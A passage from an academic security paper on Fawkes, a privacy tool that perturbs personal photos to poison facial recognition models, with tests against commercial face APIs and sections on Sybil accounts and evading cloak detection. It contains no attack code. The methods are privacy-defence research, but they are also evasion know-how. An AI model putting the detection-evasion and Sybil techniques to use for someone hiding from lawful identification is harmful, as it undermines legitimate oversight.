Cloaking Configuration. In our experiments, we randomly choose a user class U in the tracker's model, *e.g.* a random user in PubFig, to be the user seeking protection. We then apply the target selection algorithm described in §4 to select a target class T from a small subset of users in VGGFace2 and WebFace. Here we ensure that T is not a user class in the tracker's model.

For each given U and T pair, we pair each image x of U with an image x_T from T, and compute the cloak for x. For this we run the Adam optimizer for 1000 iterations with a learning rate of 0.5.

[2] We exclude 18 celebrities also used in the feature extractor datasets.

[3] We could only download 60,882 images for 530 people, as some URLs were removed. Similarly, prior work [68] only retrieved 48,579 images.

As discussed earlier, we evaluate our cloaking under three scenarios, U and tracker model sharing the same feature extractor (§5.2), the two using different feature extractors (§5.3), and the tracker training model from scratch without using any pre-defined feature extractor (§5.4).


Evaluation Metrics. In each scenario, we evaluate cloak performance using two metrics: *protection success rate*, which is the tracker model's misclassification rate for clean (uncloaked) images of U, and *normal accuracy*, which is the overall classification accuracy of the tracker's model on users beside U. When needed, we indicate the configuration of user/tracker feature extractors using the notation <entity>:<feature extractor>.

5.2 User/Tracker Sharing a Feature Extractor

We start from the simple case where the user uses the same feature extractor as the tracker to generate cloaks. We randomly select a label from PubFig or FaceScrub to be the Fawkes user U. We then compute "cloaks" for a subset of U's images, using each of the four feature extractors in Table 1. On the tracker side, we perform transfer learning on the *same* feature extractor (with cloaked images of U) to build a model that recognizes U. Finally, we evaluate whether the tracker model can correctly identify other *clean* images of U it has not seen before.

Results show that cloaking offers perfect protection, *i.e.* U is always misclassified as someone else, for all four feature extractors and under the perturbation budget $\rho = 0.007$. To explore the impact of ρ, Figure 4 plots protection success rate vs. ρ when the tracker runs on the FaceScrub dataset. Fawkes achieves 100% protection success rate when $\rho > 0.005$. Figure 5 shows original and cloaked images, demonstrating that cloaking does not visually distort the original image. Even when $\rho = 0.007$, the perturbation is barely detectable by the naked eye on a full size, color image. For calibration, note that prior work [28] claims much higher DSSIM values (up to 0.2) are imperceptible to the human eye. Finally, the average $L2$ norm of our cloaks is 5.44, which is smaller than that of perturbations used in prior works [29, 59].

Feature Space Deviation. The goal of a cloak is to change the image's feature space representation in the tracker's model. To examine the effect of the cloak in the tracker model, we visualize feature space representations of user images before and after cloaking, their chosen target images,



(a) Before Cloaking (b) After Cloaking

Figure 3: 2-D PCA visualization of `VGG2-Dense` feature space representations of user images (sampled from `FaceScrub`) before/after cloaking. Triangles are user's images, red crosses are target images, grey dots are images from another class.

Figure 4: Protection performance as DSSIM perturbation budget increases. (User/Tracker: `Web-Incept`)

and a randomly chosen class from the tracker's dataset. We use principal components analysis (PCA, a common dimensionality reduction technique) to reduce the high dimensional feature space to 2 dimensions. Figure 3 shows the PCA results for cloaked images from a `PubFig` class, using cloaks constructed on the `Web-Incept` feature extractor. Figure 3(a) shows the feature space positions of the original and target images before cloaking, along with a randomly selected class. Figure 3(b) shows the updated feature space after the original images have been cloaked. It is clear that feature space representations of the cloaked images are well-aligned with those of the target images, validating our intuition for cloaking (an abstract view in Figure 2).

Impact of Label Density. As discussed in §3, the number of labels present in the tracker's model impacts performance. When the tracker targets fewer labels, the feature space is "sparser," and there is a greater chance the model continues to associate the original feature space (along with the cloaked feature space) with the user's label. We empirically evaluate the impact of fewer labels on cloaking success using the `PubFig` and `FaceScrub` datasets (65 and 530 labels, respectively). We randomly sample N labels (varying N from 2 to 10) to construct a model with fewer labels. Figure 6 shows that for `PubFig`, cloaking success rate grows from 68% for 2 labels to $>$ 99% for more than 6 labels, confirming that a higher label density improves cloaking effectiveness.

5.3 User/Tracker Using Different Feature Extractors

We now consider the scenario when the user and tracker use different feature extractors to perform their tasks. While the model transferability property suggests that there are significant similarities in their respective model feature spaces (since both are trained to recognize faces), their differences could still reduce the efficacy of cloaking. Cloaks that shift image features significantly in one feature extractor may produce a much smaller shift in a different feature extractor.

To illustrate this, we empirically inspect the change in feature representation between two different feature extractors.




Figure 5: Pairs of original and cloaked images ($\rho = 0.007$).

We take the cloaked images (optimized using `VGG2-Dense`), original images, and target images from the `PubFig` dataset and calculate their feature representations in a *different* feature extractor, `Web-Incept`. The result is visualized using two dimensional PCA and shown in Figure 7. From the PCA visualization, the reduction in cloak effectiveness is obvious. In the tracker's feature extractor, the cloak "moves" the original image features only slightly towards the target image features (compared to Figure 3(b)).

Robust Feature Extractors Boost Transferability. To address the problem of cloak transferability, we draw on recent work linking model robustness and transferability. Demontis *et al.* [14] argue that an input perturbation's (in our case, cloak's) ability to transfer between models depends on the "robustness" of the feature extractor used to create it. They show that more "robust" models are less reactive to small perturbations on inputs. Furthermore, they claim that perturbations (or, again, cloaks) generated on more robust models will take on "universal" characteristics that are able to effectively fool other models.

Following this intuition, we propose to improve cloak transferability by increasing the user feature extractor's robustness. This is done by applying *adversarial training* [18, 30], which trains the model on perturbed data to make it less sensitive to similar small perturbations on inputs. Specifically, for each feature extractor, we generate adversarial examples using the PGD attack [25], a widely used method

User's Robust Feature Extractor	Model Trainer's Feature Extractor							
	VGG2-Incept		VGG2-Dense		Web-Incept		Web-Dense	
	PubFig	FaceScrub	PubFig	FaceScrub	PubFig	FaceScrub	PubFig	FaceScrub
VGG2-Incept	100%	100%	100%	100%	95%	100%	100%	100%
VGG2-Dense	100%	100%	100%	100%	100%	100%	100%	100%
Web-Incept	100%	100%	100%	100%	100%	100%	99%	99%
Web-Dense	100%	100%	100%	100%	100%	97%	100%	96%

Table 3: Protection performance of cloaks generated on robust feature extractors.

for adversarial training. Following prior work [30], we run the PGD[4] algorithm for 100 steps using a step size of 0.01. We train each feature extractor for an additional 10 epochs. These updated feature extractors are then used to generate user cloaks on the PubFig and FaceScrub datasets.

Results in Table 3 show that each robust feature extractor produces cloaks that transfer almost perfectly to the tracker's models. Cloaks now have protection success rates $> 95\%$ when the tracker uses a different feature extractor. We visualize their feature representation using PCA in Figure 8 and see that, indeed, cloaks generated on robust extractors transfer better than cloaks computed on normal ones.

5.4 Tracker Models Trained from Scratch

Finally, we consider the scenario in which a powerful tracker trains their model from scratch. We select the user U to be a label inside the WebFace dataset. We generate cloaks on user images using the robust VGG2-Incept feature extractor from §5.3. The tracker then uses the WebFace dataset (but U's cloaked images) to train their model from scratch. Again our cloas achieve a success rate of 100%. Other combinations of labels and user-side feature generators all have 100% protection success.

6 Image Cloaking in the Wild

Our results thus far have focused on limited configurations, including publicly available datasets and known model architectures. Now, we wish to understand the performance of Fawkes on deployed facial recognition systems in the wild.

We evaluate the real-world effectiveness of image cloaking by applying Fawkes to photos of one of the co-authors. We then intentionally leak a portion of these cloaked photos to public cloud-based services that perform facial recognition, including Microsoft Azure Face [3], Amazon Rekognition [2], and Face++ [4]. These are the global leaders in facial recognition and their services are used by businesses, police, private entities, and governments in the US and Asia.

[4]We found that robust models trained on CW attack samples [10] produce similar results

Face Recognition API	Protection Success Rate		
	Without protection	Protected by normal cloak	Protected by robust cloak
Microsoft Azure Face API	0%	100%	100%
Amazon Rekognition Face Verification	0%	34%	100%
Face++ Face Search API	0%	0%	100%

Table 4: Cloaking is highly effective against cloud-based face recognition APIs (Microsoft, Amazon and Face++).

6.1 Experimental Setup

We manually collected 82 high-quality pictures of a co-author that feature a wide range of lighting conditions, poses, and facial expressions. We separate the images into two subsets, one set of 50 images for "training" and one set of 32 images for "testing." We generate both normal and robust cloaks for the "training" images using the setup discussed in Section 5 (using normal and robust versions of the Web-Incept feature extractor). This allows us to compare the relative effectiveness of normal and robust user feature extractors in real life.

For each API service, we experiment with three scenarios:

- **Unprotected:** We upload original training images, and test the model's classification accuracy on testing images.
- **Normal Cloak:** We upload training images protected by a *nonrobust* cloak and then test the model's classification accuracy on the testing images.
- **Robust Cloak:** We upload training images protected by a *robust* cloak and test the model's classification accuracy on the testing images.

For each scenario, we use the online service APIs to upload training images to the API database, and then query the APIs using the uncloaked testing images. The reported protection success rate is the proportion of uncloaked test images that the API fails to correctly identify as our co-author.

6.2 Real World Protection Performance

Microsoft Azure Face API. Microsoft Azure Face API [3] is part of Microsoft Cognitive Services, and is reportedly used by many large corporations including Uber and Jet.com. The API provides face recognition services. A client uploads




Figure 6: Protection performance improves as the number of labels in tracker's model increases. (User/Tracker: `Web-Incept`)




Figure 7: Cloaking is less effective when users and trackers use different feature extractors. (User: `VGG2-Dense`, Tracker: `Web-Incept`)




Figure 8: Cloaks generated on robust models transfer better between feature extractors. (User: `VGG2-Dense`, Tracker: `Web-Incept`)

training images of faces, and Microsoft trains a model to recognize these faces. The API has a "training" endpoint that must be called before the model will recognize faces, which leads us to believe that Microsoft uses transfer learning to train a model on user-submitted images.

Our normal cloaking method is 100% effective against the Microsoft Azure Face API. Our robust cloaks also provide 100% protection against the Azure Face API. Detailed protection results are shown in Table 4.

Amazon Rekognition Face Verification. Amazon Rekognition [2] provides facial search services that the client can use to detect, analyze, and compare faces. The API is used by various large corporations including the NFL, CBS, and National Geographic, as well as law enforcement agencies in Florida and Oregon, and the U.S. Immigration and Customs Enforcement agency (ICE).

It is important to note that Amazon Rekognition does not specifically train a neural network to classify queried images. Instead, it computes an image similarity score between the queried image and the ground truth images for all labels. If the similarity score exceeds a threshold for some label, Amazon returns a match. Our cloaking technique is not designed to fool a tracker who uses similarity matching. However, we believe our cloaking technique should still be effective against Amazon Rekognition, since cloaks create a feature space separation between original and cloaked images that should result in low similarity scores between them.

Table 4 shows that our normal cloaks only achieve a protection success rate of 34%. However, our robust cloaks again achieve a 100% protection success rate.

Face++. Face++ [4] is a well-known face recognition system developed in China that claims to be extremely robust against a variety of attacks (*i.e.* adversarial masks, makeup, etc.). Due to its high performance and perceived robustness, Face++ is widely used by financial services providers and other security-sensitive customers. Notably, Alipay uses Face++'s services to authenticate users before processing payments. Lenovo also uses Face++ services to perform face-based authentication for laptop users.

Our results show that normal cloaking is completely ineffective against Face++ (0% protection success rate; see Table 4). This indicates that their model is indeed extremely robust against input perturbations. However, as before, our robust cloaks achieve a 100% success rate.

Summary. Microsoft Azure Face API, Amazon Rekognition and Face++ represent three of the most popular and widely deployed facial recognition services today. The success of Fawkes cloaking techniques suggests our approach is realistic and practical against production systems. While we expect these systems to continue improving, we expect cloaking techniques to similarly evolve over time to keep pace.

7 Trackers with Uncloaked Image Access

Thus far we have assumed that the tracker only has access to *cloaked images* of a user, *i.e.* the user is perfect in applying her cloaking protection to her image content, and disassociating her identity from images posted online by friends. In real life, however, this may be too strong an assumption. Users make mistakes, and unauthorized labeled images of the user can be taken and published online by third parties such as newspapers and websites.

In this section, we consider the possibility of the tracker obtaining leaked, uncloaked images of a target user, *e.g.* Alice. We first evaluate the impact of adding these images to the tracker's model training data. We then consider possible mechanisms to mitigate this impact by leveraging the use of limited sybil identities online.

7.1 Impact of Uncloaked Images

Intuitively, a tracker with access to some labeled, uncloaked images of a user has a much greater chance of training a model M that successfully recognizes clean images of that user. Training a model with both cloaked and uncloaked user images means the model will observe a much larger spread of features all designated as the user. Depending on how M is trained and the presence/density of other labels, it can a)

classify both regions of features as the user; b) classify both regions and the region between them as the user; or c) ignore these feature dimensions and identify the user using some alternative features (*e.g.* other facial features) that connect both uncloaked and cloaked versions of the user's images.

We assume the tracker cannot visually distinguish between cloaked and uncloaked images and trains their model on both. We quantify the impact of training with uncloaked images using a simple test with cloaks generated from §5.2 and a model trained on both cloaked and uncloaked images. Figure 10 shows the drop in protection success for `FaceScrub` dataset as the ratio of uncloaked images in the training dataset increases. The protection success rate drops below 39% when more than 15% of the user's images are uncloaked.

Next, we consider proactive mitigation strategies against leaked images. The most direct solution is to intentionally release more cloaked images, effectively flooding a potential tracker's training set with cloaked images to dominate any leaked uncloaked images. In addition, we consider the use of a cooperating secondary identity (more details below). For simplicity, we assume that: trackers have access to a *small* number of a user's uncloaked images; the user is unaware of the contents of the uncloaked images obtained by the tracker; and users know the feature extractor used by the tracker.

7.2 Sybil Accounts

In addition to proactive flooding of cloaked images, we explore the use of cooperative *Sybil accounts* to induce model misclassification. A Sybil account is a separate account controlled by the user that exists in the same Internet community (*i.e.* Facebook, Flickr) as the original account. Sybils already exist in numerous online communities [67], and are often used by real users to curate and compartmentalize content for different audiences [26]. While there are numerous detection techniques for Sybil detection, individual Sybil accounts are difficult to identify or remove [60].

In our case, we propose that privacy-conscious users create a secondary identity, preferably not connected to their main identity in the metadata or access patterns. Its content can be extracted from public sources, from a friend, or even generated artificially via generative adversarial networks (GANs) [32]. Fawkes modifies Sybil images (in a manner similar to cloaking) to provide additional protection for the user's original images. Since Sybil and user images reside in the same communities, we expect trackers will collect both. While there are powerful re-identification techniques that could be used to associate the Sybil back to the original user, we assume they are impractical for the tracker to apply at scale to its population of tracked users.

Sybil Intuition. To bolster cloaking effectiveness, the user modifies Sybil images so they occupy the same feature space as a user's uncloaked images. These Sybil images help confuse a model trained on both Sybil images *and* uncloaked/cloaked images of a user, increasing the protection success rate. Figure 9 shows the high level intuition. Without Sybil images, models trained on a small portion of uncloaked (leaked) images would easily associate test images of the user with the user's true label (shown on left). Because the leaked uncloaked images and Sybil images are close by in their feature space representations, but labeled differently (*i.e.* " User 1" and "User 2"), the tracker model must create additional decision boundaries in the feature space (right figure). These additional decision boundaries decrease the likelihood of associating the user with her original feature space.




Figure 9: Intuition behind Sybil integration visualized in a 2D feature space. Without Sybils, a tracker's model will use leaked training images of U to learn U's true feature space (left), leading to the correct classification of images of U. Sybil images S complicate the model's decision boundary and cause misclassification of U's images, even when leaked images of U are present (right).

For simplicity, we explore the base case where the user is able to obtain one single Sybil identity to perform feature space obfuscation on her behalf. Our technique becomes even more effective with multiple Sybils, but provides much of its benefit with images labeled with a single Sybil identity.

Creating Sybil images. Sybil images are created by adding a specially designed cloak to a set of candidate images. Let x_C be an image from the set of candidates the user obtains (*i.e.* images generated by a GAN) to populate the Sybil account. To create the final Sybil image, we create a cloak $\delta(x_C, x)$ that minimizes the feature space separation between x_C and user's original image x, for each candidate. The optimization is equivalent to setting x as the target and optimizing to create $x_C \oplus \delta(x_C, x)$ as discussed in §4. After choosing the final x_c from all the candidates, a ready-to-upload Sybil image $x_S = x_C \oplus \delta(x_C, x)$.

7.3 Efficacy of Sybil Images

Sybil accounts can increase a user's protection success rate when the tracker controls a small number of a user's uncloaked images. To experimentally validate this claim, we choose a label from the tracker's dataset to be the Sybil account (controlled by the user), and split the user's images into two disjoint sets: A contains images that were processed by Fawkes, and whose cloaked versions have been shared on-




Figure 10: Protection success rate decreases when the tracker has more original user images. (User/Tracker: `Web-Incept`)




Figure 11: Protection success rate is high when the user has a Sybil account, even if tracker has original user images. (User/Tracker: `Web-Incept`)




Figure 12: Sybils jointly optimized on four feature extractors have reasonably high protection success for each individual extractor.

line; and *B* contains original images leaked to the tracker. For each synthetic image of the Sybil, we randomly select an uncloaked image of the user in set *A*. We select one Sybil image per uncloaked image in *A*. Then, we cloak all the candidate images using the methodology discussed in §4. The resulting Sybil images mimic the feature space representation of uncloaked user images. From the tracker's perspective, they have access to cloaked user images from set *A*, uncloaked images from set *B*, and the Sybil images.

Figure 11 compares the protection success rate with and without Sybil accounts (with `Web-Incept` as user's and tracker's feature extractor). The use of a Sybil account significantly improves the protection success rate when an attacker has a small number of original images. The protection success rate remains above 87% when the ratio of the original images owned by the tracker is less than 31%.

As discussed, a user can create as many Sybil images as they desire. When the user uploads more Sybil images, the protection success rate increases. Figure 11 shows that when the user has uploaded 2 Sybil images per uncloaked image, the protection success rate increases by 5.5%.

Jointly Optimize Multiple Feature Extractors. The user may not know the tracker's exact feature extractor. However, given the small number of face feature extractors available online, she is likely to know that the tracker would use one of several candidate feature extractors. Thus, she could jointly optimize the Sybil cloaks to simultaneously fool all the candidate feature extractors.

We test this in a simple experiment by jointly optimizing Sybil cloaks on the four feature extractors from §5. We evaluate the cloak's performance when the tracker uses one of the four. Figure 12 shows the Sybil effectiveness averaged across the 4 feature extractors. The average protection success rate remains above 65% when the ratio of the original images owned by the tracker is less than 31%.

8 Countermeasures

In this section, we explore potential countermeasures a tracker could employ to reduce the effectiveness of image cloaking. We consider and (where possible) empirically validate methods to *remove* cloaks from images, as well as techniques to detect the presence of cloak perturbations on images. Our experiments make the strongest possible assumption about the tracker: that they know the precise feature extractor a user used to optimize cloaks. We test our countermeasures on a tracker's model trained on the `FaceScrub` dataset. Cloaks were generated using the same robust `VGG2-Dense` feature extractor from §5.3.

Inherent Limits on Cloaking Success. We acknowledge that cloaking becomes less effective when an individual is an *active target* of a tracker. If a tracker strongly desires to train a model that recognizes a certain individual, they can take drastic measures that cloaking cannot withstand. For example, a tracker could learn their movements or invade their privacy (*i.e.* learn where they live) by following them physically.

8.1 Cloak Disruption

Without knowing which images in the dataset are cloaked, the tracker may utilize the following techniques to disrupt Fawkes' protection performance, 1) transforming images or 2) deploying an extremely robust model. We present and evaluate Fawkes's performance against these two potential countermeasures.

Image Transformation. A simple technique to mitigate the impact of small image perturbations is to transform images in the training dataset before using them for model training [8, 16]. These transformations include image augmentation, blurring, or adding noise. Additionally, images posted online are frequently compressed before sharing (i.e. in the upload process), which could impact cloak efficacy.

However, we find that none of these transformations defeat our cloaks. The protection success rate remains 100% even




Figure 13: Normal classification accuracy decreases as input blurring increases but protection success rate remains high.




Figure 14: Normal classification accuracy decreases as Gaussian noise is added to inputs but protection success rate remains high.




Figure 15: Protection success rate and normal classification accuracy increase as image quality increases using JPEG compression.




Figure 16: When the user's feature extractor is much less robust than the tracker's feature extractor, the user can improve their protection success rate by increasing their DSSIM budget. (User: `VGG2-Dense`, Tracker: `Web-Incept`)

when data augmentation is applied to cloaked images [5]. Applying Gaussian blurring degrades normal accuracy by up to 18% (as kernel size increases) while cloak protection success rate remains $> 98\%$ (see Figure 13). Adding Gaussian noise to images merely disrupts normal classification accuracy – the cloak protection success rate remains above 100% as the standard deviation of the noise distribution increases (see Figure 14). Even image compression cannot defeat our cloak. We use progressive JPEG [57], reportedly used by Facebook and Twitter, to compress the images in our dataset. The image quality, as standard by Independent JPEG Group [1], ranges from 5 to 95 (lower value = higher compression). As shown in Figure 15, image compression decreases the protection success rate, but more significantly degrades normal classification accuracy.

Robust Model. As shown in §5, cloaks constructed on robust feature extractors transfer well to trackers' less robust feature extractors. Thus, a natural countermeasure a tracker could employ is training their model to be extremely robust.

Despite the theoretically proven trade-off between normal accuracy and robustness [56], future work may find a way to improve model robustness while minimizing the accompanying drop in accuracy. Thus, we evaluate cloaking success when the tracker's model is much more robust than the user's feature extractor. In our simplified test, the user has a robust `VGG2-Dense` feature extractor (adversarially trained for 3 epochs), while the tracker has an extremely robust `Web-Incept` feature extractor (adversarially trained for 20 epochs). When the tracker's model is this robust, the user's cloak only achieves a 64% protection success rate.

However, if the user is extremely privacy sensitive, she could increase the visibility of her cloak perturbation to achieve a higher protection success rate. Figure 16 highlights the trade off between protection success and the input DSSIM level. The cloak's protection success rate increases to 100% once the DSSIM perturbation is > 0.01.

8.2 Cloak Detection

We now propose techniques a tracker could employ to detect cloaked images in their dataset. We also discuss mitigations the user could apply to avoid detection.

Existing Poison Attack Detection. Since cloaking is a form of data poisoning, prior work on detecting poisoning attacks [11, 19, 40, 46, 49, 58] could be helpful. However, all prior works assume that poisoning only affects a small percentage of training images, making outlier detection useful. Fawkes poisons an entire model class, rendering outlier detection useless by removing the correct baseline.

Anomaly Detection w/o Original Images. We first consider anomaly detection techniques in the scenario where the tracker does not have any original user images. If trackers obtain both target and cloaked user images, they can detect unusual closeness between cloaked images and target images in model feature space. Empirically, the $L2$ feature space distance between the cloaked class centroid and the target class centroid is 3 standard deviations smaller than the mean separation of other classes. Thus, user's cloaked images can be detected.

However, a user can trivially overcome this detection by maintaining separation between cloaked and target images during cloak optimization. To show this, we use the same ex-

[5] Image augmentation parameters: rotation range=20^o, horizontal shift=15%, vertical shift=15%, zoom range=15%

perimental setup as in §5.2 but terminate the cloak optimization once a cloaked image is 20% of the original $L2$ distance from the target image. The cloak still achieves a 100% protection success rate, but the cloak/target separation remains large enough to evade the previous detection method.

Anomaly Detection w/ Original Images. When the trackers have access to original training images (see §7), they could use clustering to see if there are two distinct feature clusters associated with the user's images (i.e. cloaked and uncloaked). Normal classes should have only one feature cluster. To do this, the tracker could run a 2-means clustering on each class's feature space, flagging classes with two distinct centroids as potentially cloaked. When we run this experiment, we find that the distance between the two centroids of a protected user class is 3 standard deviations larger than the average centroid separation in normal classes. In this way, the tracker can use original images to detect the presence of cloaked images.

To reduce the probability of detection by this method, the user can choose a target class that does not create such a large feature space separation. We empirically evaluate this mitigation strategy using the same experimental configuration as in §5.2 but choose a target label with average (rather than maximal) distance from their class. The cloak generated with this method still achieves a 100% protection success rate, but $L2$ distance between the two cluster centroids is within 1 standard deviation of average.

The user can evade this anomaly detection strategy using the maximum distance optimization strategy in §4. In practice, for any tracker model with a moderate number of labels (>30), cloaks generated with average or maximum difference optimization consistently achieves high cloaking success. Our experimental results show these two methods perform identically in protection success against both our local models and the Face++ API.

9 Discussion and Conclusion

In this paper, we present a first proposal to protect individuals from recognition by unauthorized and unaccountable facial recognition systems. Our approach applies small, carefully computed perturbations to cloak images, so that they are shifted substantially in a recognition model's feature representation space, all while avoiding visible changes. Our techniques work under a wide range of assumptions and provide 100% protection against widely used, state-of-the-art models deployed by Microsoft, Amazon and Face++.

Like most privacy enhancing tools and technologies, Fawkes can also be used by malicious bad actors. For example, criminals could use Fawkes to hide their identity from agencies that rely on third-party facial recognition systems like Clearview.ai. We believe Fawkes will have the biggest impact on those using public images to build unauthorized facial recognition models and less so on agencies with legal access to facial images such as federal agencies or law enforcement. We leave more detailed exploration of the trade-off between user privacy and authorized use to future work.

Protecting content using cloaks faces the inherent challenge of being *future-proof*, since any technique we use to cloak images today might be overcome by a workaround in some future date, which would render previously protected images vulnerable. While we are under no illusion that this proposed system is itself future-proof, we believe it is an important and necessary first step in the development of user-centric privacy tools to resist unauthorized machine learning models. We hope that followup work in this space will lead to long-term protection mechanisms that prevent the mining of personal content for user tracking and classification.

Acknowledgments

We thank our shepherd David Evans and anonymous reviewers for their constructive feedback. This work is supported in part by NSF grants CNS-1949650, CNS-1923778, CNS-1705042, and by the DARPA GARD program. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of any funding agencies.

References

[1] http://apodeline.free.fr/DOC/libjpeg/libjpeg-3.html. Using the IJG JPEG library: Advanced features.

[2] https://aws.amazon.com/rekognition/. Amazon Rekognition Face Verification API.

[3] https://azure.microsoft.com/en-us/services/cognitive-services/face/. Microsoft Azure Face API.

[4] https://www.faceplusplus.com/face-searching/. Face++ Face Searching API.

[5] http://vision.seas.harvard.edu/pubfig83/. PubFig83: A resource for studying face recognition in personal photo collections.

[6] ABADI, M., CHU, A., GOODFELLOW, I., MCMAHAN, H. B., MIRONOV, I., TALWAR, K., AND ZHANG, L. Deep learning with differential privacy. In *Proc. of CCS* (2016).

[7] CAO, Q., SHEN, L., XIE, W., PARKHI, O. M., AND ZISSERMAN, A. VGGFace2: A dataset for recognising faces across pose and age. In *Proc. of IEEE FG* (2018).

[8] CARLINI, N., AND WAGNER, D. Adversarial examples are not easily detected: Bypassing ten detection methods. In *Proc. of AISec* (2017).

[9] CARLINI, N., AND WAGNER, D. Towards evaluating the robustness of neural networks. In *Proc. of IEEE S&P* (2017).

[10] CARLINI, N., AND WAGNER, D. Towards evaluating the robustness of neural networks. In *Proc. of IEEE S&P* (2017).

[11] CHEN, B., CARVALHO, W., BARACALDO, N., LUDWIG, H., EDWARDS, B., LEE, T., MOLLOY, I., AND SRIVASTAVA, B. Detecting backdoor attacks on deep neural networks by activation clustering. *arXiv:1811.03728* (2018).

[12] CHEN, Y., LI, H., TENG, S.-Y., NAGELS, S., LI, Z., LOPES, P., ZHAO, B. Y., AND ZHENG, H. Wearable microphone jamming. In *Proc. of ACM CHI* (April 2020).

[13] CROSS, J. Valley attorney: Facebook facial recognition carries identity theft risk. *KTAR News* (September 2019).

[14] DEMONTIS, A., MELIS, M., PINTOR, M., JAGIELSKI, M., BIGGIO, B., OPREA, A., NITA-ROTARU, C., AND ROLI, F. Why do adversarial attacks transfer? explaining transferability of evasion and poisoning attacks. In *Proc. of USENIX Security* (2019), pp. 321–338.

[15] DWORK, C. Differential privacy: A survey of results. In *Proc. of TAMC* (2008).

[16] FEINMAN, R., CURTIN, R. R., SHINTRE, S., AND GARDNER, A. B. Detecting adversarial samples from artifacts. *arXiv:1703.00410* (2017).

[17] FREDRIKSON, M., JHA, S., AND RISTENPART, T. Model inversion attacks that exploit confidence information and basic countermeasures. In *Proc. of CCS* (2015).

[18] GOODFELLOW, I. J., SHLENS, J., AND SZEGEDY, C. Explaining and harnessing adversarial examples. *arXiv:1412.6572* (2014).

[19] GUPTA, N., HUANG, W. R., FOWL, L., ZHU, C., FEIZI, S., GOLDSTEIN, T., AND DICKERSON, J. P. Strong baseline defenses against clean-label poisoning attacks. *arXiv:1909.13374* (2019).

[20] HILL, K. The secretive company that might end privacy as we know it. *The New York Times* (January 18 2020).

[21] HILL, K., AND KROLIK, A. How photos of your kids are powering surveillance technology. *The New York Times* (October 11 2019).

[22] HUANG, G., LIU, Z., VAN DER MAATEN, L., AND WEINBERGER, K. Q. Densely connected convolutional networks. In *Proc. of CVPR* (2017).
